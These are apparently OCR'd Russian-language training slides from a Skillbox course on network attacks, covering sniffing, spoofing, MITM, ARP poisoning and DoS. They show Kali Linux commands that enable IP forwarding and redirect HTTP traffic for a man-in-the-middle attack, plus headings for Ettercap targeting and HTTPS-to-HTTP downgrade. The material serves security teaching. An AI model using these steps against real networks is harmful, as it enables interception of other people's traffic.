Skillbox

Сетевые атаки и анализ трафика

Антон Анисимов

Максим Клочков

Skillbox

Сетевые атаки и анализ трафика

Вступление

Skillbox

Цели и задачи модуля

- Узнать об атаках сетевого уровня, таких как «человек посередине» — MITM и «отказ в обслуживании» — DoS
- Научиться анализировать сетевой трафик
- Научиться реализовывать на практике популярные атаки сетевого уровня

Skillbox

Виды сетевых атак, рассматриваемых в модуле

- Sniffing — прослушивание и захват трафика
- Spoofing — маскировка хакера или вредоносной программы под реального пользователя или обычную программу
- Man-in-the-Middle (MITM) — вмешательство в обмен данными между двумя сторонами
- ARP Poisoning — частный случай MITM, атака на протокол ARP
- Denial-of-Service, distributed denial-of-service (DoS, DDoS) — атака с целью вызывать отказ в работе системы

Skillbox


Сетевые атаки и анализ трафика

Атаки «Man-in-the-Middle» («человек посередине»)

Skillbox


Man-in-the-Middle

Сетевая атака, при которой злоумышленник вмешивается в разговор между двумя сторонами, выдает себя за обе стороны и получает доступ к информации, которую эти две стороны пытались отправить друг другу.




Skillbox

Протокол ARP



ARP Poisoning



1. Хост 192.168.0.1 отправляет ARP-запрос, пытаясь определить MAC-адрес хоста 192.168.0.2

2. Коммутатор локальной сети (LAN) отправляет ARP-запрос всем хостам в сети


3. Злоумышленник (192.168.0.3, MAC 0000.0000.3333) отправляет сфальсифицированные ответы протокола ARP, так что хосты локальной сети связывают MAC-адрес злоумышленника с IP-адресом легитимного действующего компьютера или сервера


Skillbox

Подготовка Kali Linux


```
root@kali:~/Desktop# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~/Desktop# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@kali:~/Desktop# iptables -L -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:http redir ports 8080
```

Запуск Ettercap







Поиск хостов для атак



Skillbox


Разметка целей






Skillbox


Подмена HTTPS на HTTP

